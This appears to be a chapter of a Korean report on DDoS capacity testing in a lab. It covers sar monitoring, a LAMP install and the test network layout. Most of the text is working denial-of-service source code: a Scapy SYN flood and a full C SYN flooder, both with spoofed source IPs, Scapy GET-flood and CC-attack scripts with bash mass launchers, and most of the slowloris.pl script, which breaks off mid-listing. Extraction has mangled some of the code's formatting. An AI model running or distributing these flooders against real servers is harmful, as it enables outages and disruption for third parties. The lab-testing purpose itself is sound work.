[표 7-4] Sar 설치 및 사용

1. 측정 문법

sar [ -abcdgkmpqruvwxyADSC] [-o file] t [n] sar [

-abcdgkmpqruvwxyADSC] [ -s time] [-e time] [ -i sec] [-f file]

2.옵션

-.u : CPU Data

-.b : Buffer 정보

-.d : Disk or Tape 정보

-.y : TTY 정보

-.c : System Call 정보

-.s : System Swapping or Switching 정보

-.q : Queue Length 정보

-.v : Text, Process, Inode, File table 정보

-.m : Message and Semaphore 정보

-.A : 모든 Data(udqbwcayvm)

-.M : 각 Processor 별 sar 정보

2. 네트워크 통계 관련 사용 예시

sar -n DEV | EDEV | SOCK | FULL : 네트워크통계를 출력

* DEV : Network Device의 결과로 부터의 통계
  + IFACE : Network Interface 이름

- rxpck/s : 초당 받은 패킷수

- txpck/s : 초당 전송한 패킷수

* + rxbyt/s : 초당 받은 bytes
  + txbyt/s : 초당 전송한 bytes

- rxcmp/s : 압축된 패킷을 초당 받은 수

- txcmp/s : 압축된 패킷을 초당 전송한 수

- rxmcst/s : 초당 받은 다중 패킷 수

* EDEV : Network Device 의 에러 통계
  + IFACE : Network Interface 이름

- rxerr/s : 초당 불량 패킷을 받은 수

- txerr/s : 패킷전송중 초당 발생한 에러 수

- coll/s : 패킷전송중 초당 발생한 충돌 수

- rxdrop/s : 리눅스 buffer 의 부족으로 패킷을 받는도중 초당 drop 된 패킷 수

- txdrop/s : 리눅스 buffer 의 부족으로 전송중 초당 drop 된 패킷 수

* + txcarr/s : 패킷전송도중 초당 발생한 carrier-error 수
  + rxfram/s : 패킷을 받는도중 초당 발생한 frame alignment 에러 수
  + rxfifo/s : 패킷을 받는 도중 초당 발생한 FIFO overrun 에러 수
  + txfifo/s : 전송된 패킷중 초당 발생한 FIFO overrun 에러 수
* SOCK : Socket 의 통계
  + totsck : 총 사용된 socket 수

* tcpsck : 현재 사용중인 TCP sockets 수
* udpsck : 현재 사용중이 UDP sockets 수
* rawsck : 현재 사용중인 RAW sockets 수
* ip-frag : 현재 사용중인 IP fragments 수
* SOCK : Socket 의 통계
  + totsck : 총 사용된 socket 수
  + tcpsck : 현재 사용중인 TCP sockets 수
  + udpsck : 현재 사용중이 UDP sockets 수
  + rawsck : 현재 사용중인 RAW sockets 수
  + ip-frag : 현재 사용중인 IP fragments 수

[표 7-5] Apache, My-SQL, PHP의 설치

# Apache, My-Sql, PHP 설치

1.

아파치 설치

$ sudo apt-get install apache2 libapache2-mod-auth-mysql(mysql인증모듈)

2.

My-Sql 설치

$ sudo apt-get install mysql-server mysql-client

3.

PHP 설치

$ sudo apt-get install php5-common php5 libapache2-mod-php5 php5-mysql(mysql 연동 모듈)

# 동작 확인


$ sudo netstat -a | grep mysql

$ sudo mysql -uroot -p <비번>

$ /var/www/test.php ' <? phpinfo(); ?> 페이지 확인


제 **4** 절 한계용량 측정시험 **N/W**망 구성

DDoS 한계용량 측정을 하기 위한 N/W 구성망은 아래 구성도와 같 이 2개의 Gigabit이 지원되는 NIC을 포함하고 있는 5대의 DDoS 공격 PC, L2 Switch, Tap, N/W Trace 데이터 수집 PC, ToA를 위한 PC 1대 로 구성하였다.



(그림 7-2) DDoS 한계용량 측정시험 N/W 구성도


1. ToA가 내부망에 존재할 경우의 한계용량 측정



(그림 7-3) DDoS 한계용량 내부 ToA 측정시험


한계용량 측정은 외부 네트워크 환경에 의해 변화를 고려한 외부 네트 워크망에 ToA를 설치하여 시험한 한계용량 외부 ToA 측정과 한계용량 측정과 외부 네트워크 환경의 영향이 없는 내부 ToA의 측정으로 나누어 측정하였다.

2. ToA가 외부망에 존재할 경우의 한계용량 측정



(그림 7-4) DDoS 한계용량 외부 ToA 측정 시 1

외부 ToA의 경우 (그림 7-5)와 같이 공유기를 사용하여 N/W망을 구 성하였다.



(그림 7-5) DDoS 한계용량 외부 ToA 측정 시 2

## 제 **5** 절 한계용량 측정시험 사전 준비사항

1. 공격 소스코드

대부분의 연결성 공격(Get Flooding, CC-Attack) 소스는 Scapy 적용하 여 파이썬으로 코딩한 소스를 사용하였으며 Syn Flooding은 C언어가 사 용된 오픈소스를 사용하였으며 Slowloris 공격은 인터넷상에서 상용되는

perl 스크립트를 이용하여 측정 하였다. 가. Syn Flooding

Syn Flooding은 C언어와 파이썬언어를 사용한 2가지 소스를 이용하여 코딩한 툴을 사용하였다.

[표 7-6] Syn Flooding 파이썬 소스

#!/usr/bin/python

from scapy.all import \* from random import \* oct\_1=str(randrange(1,254)) oct\_2=str(randrange(1,254)) oct\_3=str(randrange(1,254)) oct\_4=str(randrange(1,254))

spoofed\_ip=oct\_1 + "." + oct\_2 + "." + oct\_3 + "." + oct\_4

spoofed\_port=randrange(1024,65535)

dup\_SYN=IP(src=spoofed\_ip, dst='10.0.0.100')/TCP(sport=spoofed\_port, dport=80, seq=1231241232)/"SECUBASE ROCKS"

send(dup\_SYN) send(dup\_SYN)

[표 7-7] Syn Flooding C언어 소스

#include </usr/include/sys/socket.h>

#include </usr/include/netinet/in.h>

#include </usr/include/netinet/ip.h>

#include </usr/include/netinet/tcp.h>

#include </usr/include/stdio.h>

#include </usr/include/string.h>

#include </usr/include/stdlib.h>

//------------------------------------------------------

// Define PSEUDO.H

//------------------------------------------------------

struct pseudohdr

{

unsigned long saddr; unsigned long daddr; char dummy;

unsigned char protocol; unsigned short length;

};

//--------------------------------------------------------

// Prototype of Checksum()

//-----------------------------------------------------------

unsigned short in\_cksum( unsigned short \*addr , int len );

//--------------------------------------------------------------------------------

int main( int argc , char \*argv[] )

{

int sock; int on=1;

int local\_size; int ret;

//--------------------------------------------------------

char \*packet = (char\*) malloc( sizeof(struct iphdr) + sizeof(struct tcphdr) \

+ sizeof(struct

pseudohdr) );

char \*recv\_packet = (char\*) malloc( sizeof(struct iphdr) + sizeof(struct tcphdr) );

//--------------------------------------------------------

//--------------------------------------------------------

char A\_len=4; char B\_len; char C\_len;

char D\_len;

char Block\_A[5]={"192"};

char Block\_B[5]; char Block\_C[5]; char Block\_D[5];

int w,x,y;

char SpoofIP[16];

char D\_IP[16];

// Spoofed IP Address

// Target Host ---------------------> argv[1]

unsigned short S\_PORT=65535;

unsigned short D\_PORT; argv[2]

// Random

// Target Service ----------->

int SHOT\_DELAY=0;

// Control SHOT Speed ! ------------> argv[3]

//-----------------------------------------------------------------------------------

struct

struct iphdr));

struct

iphdr

tcphdr

\*iphdr = (struct iphdr \*) (packet);

\*tcphdr = (struct tcphdr \*) (packet + sizeof(struct

pseudohdr \*pseudo\_hdr = (struct pseudohdr \*) (packet \

+ sizeof(struct iphdr) +

sizeof(struct tcphdr) );

struct

struct struct struct

iphdr

tcphdr

\*iphdr2;

\*tcphdr2;

sockaddr\_in remote;

sockaddr\_in local;

//-----------------------------------------------

// Parse Options

//-----------------------------------------------

if( argc < 4 )

{

system("/usr/bin/clear");

printf("\n\n\n \t\t\t Please More Options ! \n\n\n");

printf("\n\n \t synflood [ Block\_A ] [ Target-Host ] [ Target-service

] [SHOT Speed] \n\n\n");

exit(-1);

}

else

{

strcpy( Block\_A, argv[1] ); strcpy( D\_IP, argv[2] );

D\_PORT =(unsigned short) atoi(argv[3]); SHOT\_DELAY = atoi(argv[4]);

printf("Set Block\_A [%s] \n", Block\_A ); printf("Target Machine [ %s ] \n" , D\_IP ); printf("Target Service [ %d ] \n" , D\_PORT );

printf("SHOT Speed [ %d ] \n" , SHOT\_DELAY );

}

//------------------------------------------------

// Init PACKET

//-------------------------------------------------

memset( packet, 0 , sizeof(struct iphdr) + sizeof(struct tcphdr) ); memset( recv\_packet, 0 , sizeof(struct iphdr) + sizeof(struct tcphdr));

//-------------------------------------------------

// Init Blocks

//--------------------------------------------------

memset( SpoofIP ,0 , sizeof(SpoofIP) ); memset( Block\_B ,0 , sizeof(Block\_B) ); memset( Block\_C ,0 , sizeof(Block\_B) ); memset( Block\_D ,0 , sizeof(Block\_B) );

//-------------------------------------------------------------------------

// SOCKET() / SETSOCKOPT()

//-------------------------------------------------------------------------

sock = socket( PF\_INET , SOCK\_RAW , IPPROTO\_TCP); if( sock < 0 ) { printf("[ Socket() error ! ] \n\n"); exit(1); }

ret = setsockopt(sock , IPPROTO\_IP , IP\_HDRINCL , (char \*) &on , sizeof(int) );

if( ret < 0 ) { printf("[ setsockopt() error ! ] \n\n"); exit(1); }

//--------------------------------- LOOP --------------------------------------

while(1)

{

memset( SpoofIP ,0 , sizeof(SpoofIP) ); memset( Block\_B ,0 , sizeof(Block\_B) ); memset( Block\_C ,0 , sizeof(Block\_B) ); memset( Block\_D ,0 , sizeof(Block\_B) );

strcat( SpoofIP, Block\_A );

A\_len = strlen( SpoofIP );

//------------------------------- B LOOP ---------------

for( w=1; w<=254; w++)

{

sprintf( Block\_B, ".%d.", w );

memcpy( (SpoofIP + A\_len), Block\_B, 5 ); B\_len = strlen( SpoofIP );

//------------------------------- C LOOP ------------------

for( x=1; x<=254; x++)

{

sprintf( Block\_C, "%d.", x );

memcpy( (SpoofIP + B\_len), Block\_C, 5 ); C\_len = strlen( SpoofIP );

usleep(SHOT\_DELAY);

//------------------------------- D LOOP ------------------

for( y=1; y<=254; y++ )

{

sprintf( Block\_D, "%d", y );

memcpy( ( SpoofIP + C\_len ), Block\_D, 5 );

//printf("[ %s ] \n" , SpoofIP );

//

//

// Start of S\_PORT LOOP

for( S\_PORT=1; S\_PORT<=65535;

{

S\_PORT++)

//-------------------------------------------------------------------------

// IP.H

//-------------------------------------------------------------------------

iphdr->ihl = 5;

iphdr->version = 4;

iphdr->tos = 0;

iphdr->tot\_len = htons(sizeof(struct iphdr) + sizeof(struct

tcphdr));

iphdr->frag\_off = 0;

iphdr->ttl = 255;

iphdr->protocol = IPPROTO\_TCP; iphdr->saddr = inet\_addr(SpoofIP); iphdr->daddr = inet\_addr(D\_IP); iphdr->check = 0;

iphdr->check = (unsigned short) in\_cksum ( (unsigned short \*)

iphdr ,\

sizeof(struct iphdr) );

//---------------------------------------------------------------------------

// TCP.H

//-------------------------------------------- pseudo header

pseudo\_hdr->saddr = inet\_addr(SpoofIP); pseudo\_hdr->daddr = inet\_addr(D\_IP); pseudo\_hdr->dummy = 0;

pseudo\_hdr->protocol = IPPROTO\_TCP; pseudo\_hdr->length = htons(sizeof(struct tcphdr));

//--------------------------------------------- real header

tcphdr->source = htons(S\_PORT); tcphdr->dest = htons(D\_PORT); tcphdr->seq = htonl(1005); tcphdr->ack\_seq= htonl(0);

tcphdr->doff = 5;

tcphdr->fin = 0;

tcphdr->syn = 1;

tcphdr->rst = 0;

tcphdr->psh = 0;

tcphdr->ack = 0;

tcphdr->urg = 0;

tcphdr->window = htons(1024); tcphdr->check=0;

tcphdr->check = (unsigned short) in\_cksum ( (unsigned short \*) tcphdr, \

sizeof(struct tcphdr) + sizeof(struct

pseudohdr) );

//-----------------------------------------------------------------------

// REMOTE.H

//----------------------------------------------------------------------

remote.sin\_family = PF\_INET; remote.sin\_addr.s\_addr = inet\_addr(D\_IP); remote.sin\_port = htons(D\_PORT);

//-------------------------------------------------------------------

// SENDTO()

//-----------------------------------------------------------------------

sendto(sock ,packet, sizeof(struct iphdr) + sizeof(struct tcphdr), 0, \

(struct sockaddr \*) &remote, sizeof(remote) );

//

}//-----------------End of S\_PORT Loop

}//----------- End of D Loop

}//----------- End of C Loop

}//----------- End of B Loop

}

//------------------------------------ LOOP --------------------------------------

close(sock);

}

//----------------------------------------------------------------------------------------------

// Checksum()

//----------------------------------------------------------------------------------------------

unsigned short in\_cksum( unsigned short \*addr , int len )

{

register int sum = 0; unsigned short answer = 0;

register unsigned short \*w = addr; register int nleft = len;

while (nleft > 1)

{

sum += \*w++;

nleft -= 2;

}

if (nleft == 1)

{

\*(u\_char \*)(&answer) = \*(u\_char \*)w; sum += answer;

}

sum = (sum >> 16) + (sum & 0xffff); sum += (sum >> 16);

answer = ~sum; return(answer);

}

나. Get Flooding

Get Flooding 공격 소스는 파이썬 언어를 사용하여 코딩하였으며

Shell 스크립트로 공격의 강도나 시간 및 타겟 등을 코딩하였다.

[표 7-8] Get Flooding 파이썬 소스

#!/usr/bin/python

#

#Author : Hyukjoon Kim

#Date

: 2010-06-26

#Version: v2.0

#Description: This Python Script make use of Scapy to perform Regular GET Attack

#

from scapy.all import \* from random import \*

ISN=randrange(0, 4294967295)

sp=randrange(1024, 65535)

ip=IP(src="172.168.112.92", dst="ooo.ooo.ooo.ooo") TCP\_SYN=TCP(sport=sp, dport=80, flags="S", seq=ISN) TCP\_SYNACK=sr1(ip/TCP\_SYN)

my\_ack = TCP\_SYNACK.seq + 1

TCP\_ACK=TCP(sport=sp, dport=80, flags="A", seq=(ISN+1), ack=my\_ack) send(ip/TCP\_ACK)

get\_flood="GET / HTTP/1.1\r\nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml,

\*/\*\r\nAccept-Language: ko\r\nUA-CPU: x86\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET

CLR 3.5.30729)\r\nHost: www.taget.go.kr\r\nConnection:

Keep-Alive\r\n\r\n"

TCP\_PUSH=TCP(sport=sp, dport=80, flags="PA", seq=(ISN+2), ack=my\_ack) send(ip/TCP\_PUSH/get\_flood)

[표 7-9] Get Flooding 쉘코드

#!/bin/bash

for ((i=0; i<10000; i++))

do

PAUSE=$(echo $i | awk '{if($1%100 == 0){print $1}}')

if [ $PAUSE ] then

printf "%s th instance is now running and I am taking break for 5sec \r" $i

sleep 5

else

sudo python get\_flood\_euijin.py 172.168.112.91 test.co.kr.test.co.kr >

/dev/null 2>&1 &

printf "%s th instance is now running\r" $i

fi

done

다. CC-Attack

CC-Attack은 Get Flooding과 같이 파이썬 소스와 Shell 코드를 사용하 였으며 소스코드 내용은 아래 표와 같다.

[표 7-10] CC-Attack 파이썬 소스

#!/usr/bin/python

##Author : Hyukjoon Kim

#Date

: 2010-06-26

#Version: v2.0

#Description: This Python Script make use of Scapy to perform Regular GET Attack

#from scapy.all import \* from random import \* ISN=randrange(0, 4294967295)

sp=randrange(1024, 65535) ip=IP(src="172.168.112.92", dst="211.252.104.6")

TCP\_SYN=TCP(sport=sp, dport=80, flags="S", seq=ISN) TCP\_SYNACK=sr1(ip/TCP\_SYN)

my\_ack = TCP\_SYNACK.seq + 1

TCP\_ACK=TCP(sport=sp, dport=80, flags="A", seq=(ISN+1), ack=my\_ack) send(ip/TCP\_ACK)

cc\_attack="GET / HTTP/1.1\r\nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,

application/vnd.ms-powerpoint,\r\napplication/msword, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml,

\*/\*\r\nAccept-Language: ko\r\nUA-CPU: x86\r\nAccept-Encoding: gzip,

deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT

5.1; Trident/4.0; GTB6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET

CLR 3.5.30729)\r\nCache-Control: no-store, must-revalidate\r\nHost: www.taget.go.kr\r\nConnection: Keep-Alive\r\n\r\n"

get\_flood="GET / HTTP/1.1\r\nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml,

\*/\*\r\nAccept-Language: ko\r\nUA-CPU: x86\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET

CLR 3.5.30729)\r\nHost: www.taget.go.kr\r\nConnection:

Keep-Alive\r\n\r\n"

TCP\_PUSH=TCP(sport=sp, dport=80, flags="PA", seq=(ISN+2), ack=my\_ack) send(ip/TCP\_PUSH/cc\_attack)

[표 7-11] CC-Attack 쉘코드

#!/bin/bash

for ((i=0; i<10000; i++))

do

PAUSE=$(echo $i | awk '{if($1%100 == 0){print $1}}')

if [ $PAUSE ] then

printf "%s th instance is now running and I am taking break for 5sec \r" $i

sleep 5

else

sudo python cc\_attack\_euijin.py 172.168.112.93 [www.test.co.kr](http://www.test.co.kr/) >

/dev/null 2>&1 &

printf "%s th instance is now running\r" $i

fi

done

라. Slowloris

Slowloris는 인터넷상에 유포되어 있는 perl 스크립트로 코딩되어진

slowloris.pl파일을 사용하여 측정하였다.

[표 7-12] slowloris.pl 코드

※출처: <http://ha.ckers.org/slowloris/>

#!/usr/bin/perl -w use strict;

use IO::Socket::INET;

#use IO::Socket::SSL; use Getopt::Long; use Config;

$SIG{'PIPE'} = 'IGNORE'; #Ignore broken pipe errors print <<EOTEXT;

[1m

CCCCCCCCCCOOCCOOOOO888\@8\@8888OOOOCCOOO888888888\@\@

\@\@\@\@\@\@\@8\@8\@\@\@\@888OOCooocccc::::

CCCCCCCCCCCCCCCOO888\@888888OOOCCCOOOO888888888888\@8888

8\@\@\@\@\@\@\@888\@8OOCCoococc:::

CCCCCCCCCCCCCCOO88\@\@888888OOOOOOOOOO8888888O88888888O 8O8OOO8888\@88\@\@8OOCOOOCoc::

CCCCooooooCCCO88\@\@8\@88\@888OOOOOOO88888888888OOOOOOO OOOCCCCCOOOO888\@8888OOOCc::::

CooCoCoooCCCO8\@88\@8888888OOO888888888888888888OOOOCCCoooo

ooooCCOOO8888888Cocooc:

ooooooCoCCC88\@88888\@888OO8888888888888888O8O8888OOCCCooooccc

cccCOOOO88\@888OCoccc

ooooCCOO8O888888888\@88O8OO88888OO888O8888OOOO88888OCocoococ

::ccooCOO8O888888Cooo

oCCCCCCO8OOOCCCOO88\@88OOOOOO8888O888OOOOOCOO88888O8O OOCooCocc:::coCOOO888888OOCC

oCCCCCOOO88OCooCO88\@8OOOOOO88O888888OOCCCCoCOOO8888O OOOOOOCoc::::coCOOOO888O88OC

oCCCCOO88OOCCCCOO8\@\@8OOCOOOOO8888888OoocccccoCO8O8OO 88OOOOOCc.:ccooCCOOOO88888OO

CCCOOOO88OOCCOOO8\@888OOCCoooCOO8888Ooc::...::coOO88888O888 OOo:cocooCCCCOOOOOO88O

CCCOO88888OOCOO8\@\@888OCcc:::cCOO888Oc.....

....cCOOOOOOOOOOOc.:cooooCCCOOOOOOOOO

OOOOOO88888OOOO8\@8\@8Ooc:.:...cOO8O88c. .

.coOOO888OOOOCoooooccoCOOOOOCOOOO

OOOOO888\@8\@88888888Oo:. . ...cO888Oc..

:oOOOOOOOOOCCoocooCoCoCOOOOOOOO

COOO888\@88888888888Oo:. .O8888C: .oCOo.

...cCCCOOOoooooocccooooooooCCCOO

CCCCOO888888O888888Oo. .o8Oo. .cO88Oo: :.

.:..ccoCCCooCooccooccccoooooCCCC

coooCCO8\@88OO8O888Oo:::... .. :cO8Oc. . ..... :.

.:ccCoooooccoooocccccooooCCC

:ccooooCO888OOOO8OOc..:...::. .co8\@8Coc::.. ....

..:cooCooooccccc::::ccooCCooC

.:::coocccoO8OOOOOOC:..::....coCO8\@8OOCCOc:...

....:ccoooocccc:::::::::cooooooC

....::::ccccoCCOOOOOCc......:oCO8\@8\@88OCCCoccccc::c::.:oCcc:::cccc:..::::coo oooo

.......::::::::cCCCCCCoocc:cO888\@8888OOOOCOOOCoocc::.:cocc::cc:::...:::cooccc ccc

...........:::..:coCCCCCCCO88OOOO8OOOCCooCCCooccc::::ccc::::::.......:ccocccc:co

.............::....:oCCoooooCOOCCOCCCoccococc:::::coc::::....... ...:::cccc:cooo

..... ............. .coocoooCCoco:::ccccccc:::ccc::.......... ....:::cc::::coC

. . ... .... .. .:cccoCooc:.. ::cccc:::c:.. ......... ......::::c:cccco

. .. ... .. .. .. ..:...:cooc::cccccc:..... ......... .....:::::ccoocc

. . .. ..::cccc:.::ccoocc:. ........... .. . ..:::.:::::::ccco

[31m

Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client

[m

EOTEXT

my ( $host, $port, $sendhost, $shost, $test, $version, $timeout,

$connections );

my ( $cache, $httpready, $method, $ssl, $rand, $tcpto ); my $result = GetOptions(

'shost=s'

'dns=s'

=> \$shost,

=> \$host,

'httpready' => \$httpready,

'num=i'

'cache' 'port=i' 'https' 'tcpto=i' 'test'

=> \$connections,

=> \$cache,

=> \$port,

=> \$ssl,

=> \$tcpto,

=> \$test,

'timeout=i' => \$timeout,

'version' => \$version,

);

if ($version) {

print "Version 0.7\n"; exit;

}

unless ($host) {

print "Usage:\n\n\tperl $0 -dns [[www.example.com]](http://www.example.com/) -options\n"; print "\n\tType 'perldoc $0' for help with options.\n\n";

exit;

}

unless ($port) {

$port = 80;

print "Defaulting to port 80.\n";

}

unless ($tcpto) {

$tcpto = 5;

print "Defaulting to a 5 second tcp connection timeout.\n";

}

unless ($test) {

unless ($timeout) {

$timeout = 100;

print "Defaulting to a 100 second re-try timeout.\n";

}

unless ($connections) {

$connections = 1000;

print "Defaulting to 1000 connections.\n";

}

}

my $usemultithreading = 0; if ( $Config{usethreads} ) {

print "Multithreading enabled.\n";

$usemultithreading = 1; use threads;

use threads::shared;

}

else {

print "No multithreading capabilites found!\n";

print "Slowloris will be slower than normal as a result.\n";

}

my $packetcount : shared

my $failed : shared

= 0;

= 0;

my $connectioncount : shared = 0;

srand() if ($cache);

if ($shost) {

$sendhost = $shost;

}

else {

$sendhost = $host;

}

if ($httpready) {

$method = "POST";

}

else {

$method = "GET";

}

if ($test) {

my @times = ( "2", "30", "90", "240", "500" );

my $totaltime = 0; foreach (@times) {

$totaltime = $totaltime + $\_;

}

$totaltime = $totaltime / 60;

print "This test could take up to $totaltime minutes.\n";

my $delay

= 0;

my $working = 0;

my $sock;

if ($ssl) {

if (

$sock = new IO::Socket::SSL( PeerAddr => "$host", PeerPort => "$port", Timeout => "$tcpto",

Proto

=> "tcp",

)

)

{

$working = 1;

}

}

else {

if (

$sock = new IO::Socket::INET(

PeerAddr => "$host", PeerPort => "$port", Timeout => "$tcpto",

Proto

=> "tcp",

)

)

{

$working = 1;

}

}

if ($working) { if ($cache) {

$rand = "?" . int( rand(99999999999999) );

}

else {

$rand = "";

}

my $primarypayload =

"GET /$rand HTTP/1.1\r\n"

. "Host: $sendhost\r\n"

. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR

3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"

. "Content-Length: 42\r\n";

if ( print $sock $primarypayload ) {

print "Connection successful, now comes the waiting

game...\n";

}

else { print

"That's odd - I connected but couldn't send the data to $host:$port.\n"; print "Is something wrong?\nDying.\n";

exit;

}

}

else {

print "Uhm... I can't connect to $host:$port.\n"; print "Is something wrong?\nDying.\n";

exit;

}

for ( my $i = 0 ; $i <= $#times ; $i++ ) {

print "Trying a $times[$i] second delay: \n"; sleep( $times[$i] );

if ( print $sock "X-a: b\r\n" ) {

print "\tWorked.\n";

$delay = $times[$i];

}

else {

if ( $SIG{ WARN } ) {

$delay = $times[ $i - 1 ]; last;

}

print "\tFailed after $times[$i] seconds.\n";

}

}

if ( print $sock "Connection: Close\r\n\r\n" ) {

print "Okay that's enough time. Slowloris closed the socket.\n"; print "Use $delay seconds for -timeout.\n";

exit;

}

else {

print "Remote server closed socket.\n"; print "Use $delay seconds for -timeout.\n"; exit;

}

if ( $delay < 166 ) {

print <<EOSUCKS2BU;

Since the timeout ended up being so small ($delay seconds) and it generally

takes between 200-500 threads for most servers and assuming any latency at

all... you might have trouble using Slowloris against this target. You can

tweak the -timeout flag down to less than 10 seconds but it still may not build the sockets in time.

EOSUCKS2BU

}

}

else {

print

"Connecting to $host:$port every $timeout seconds with $connections sockets:\n";

if ($usemultithreading) {

domultithreading($connections);

}

else {

doconnections( $connections, $usemultithreading );

}

}

sub doconnections {

my ( $num, $usemultithreading ) = @\_; my ( @first, @sock, @working );

my $failedconnections = 0;

$working[$\_] = 0 foreach ( 1 .. $num );

$first[$\_] while (1) {

= 0 foreach ( 1 .. $num );

#initializing

#initializing

$failedconnections = 0;

print "\t\tBuilding sockets.\n"; foreach my $z ( 1 .. $num ) { if ( $working[$z] == 0 ) {

if ($ssl) {

if (

$sock[$z] = new IO::Socket::SSL( PeerAddr => "$host", PeerPort => "$port",

Timeout => "$tcpto",

Proto

=> "tcp",

)

)

{

$working[$z] = 1;

}

else {

$working[$z] = 0;

}

}

else {

if (

$sock[$z] = new IO::Socket::INET( PeerAddr => "$host", PeerPort => "$port",

Timeout => "$tcpto",

Proto

=> "tcp",

)

)

{

$working[$z] = 1;

$packetcount = $packetcount + 3; #SYN,

SYN+ACK, ACK

}

else {

$working[$z] = 0;

}

}

if ( $working[$z] == 1 ) { if ($cache) {

$rand = "?" . int( rand(99999999999999) );

}

else {

$rand = "";

}

my $primarypayload =

"$method /$rand HTTP/1.1\r\n"

. "Host: $sendhost\r\n"

. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3;

.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"

. "Content-Length: 42\r\n"; my $handle = $sock[$z];

if ($handle) {

print $handle "$primarypayload"; if ( $SIG{ WARN } ) {

$working[$z] = 0; close $handle;

$failed++;

$failedconnections++;

}

else {

$packetcount++;

$working[$z] = 1;

}

}

else {

$working[$z] = 0;

$failed++;

$failedconnections++;

}

}

else {

$working[$z] = 0;

$failed++;

$failedconnections++;

}

}

}

print "\t\tSending data.\n"; foreach my $z ( 1 .. $num ) {

if ( $working[$z] == 1 ) { if ( $sock[$z] ) {

my $handle = $sock[$z];

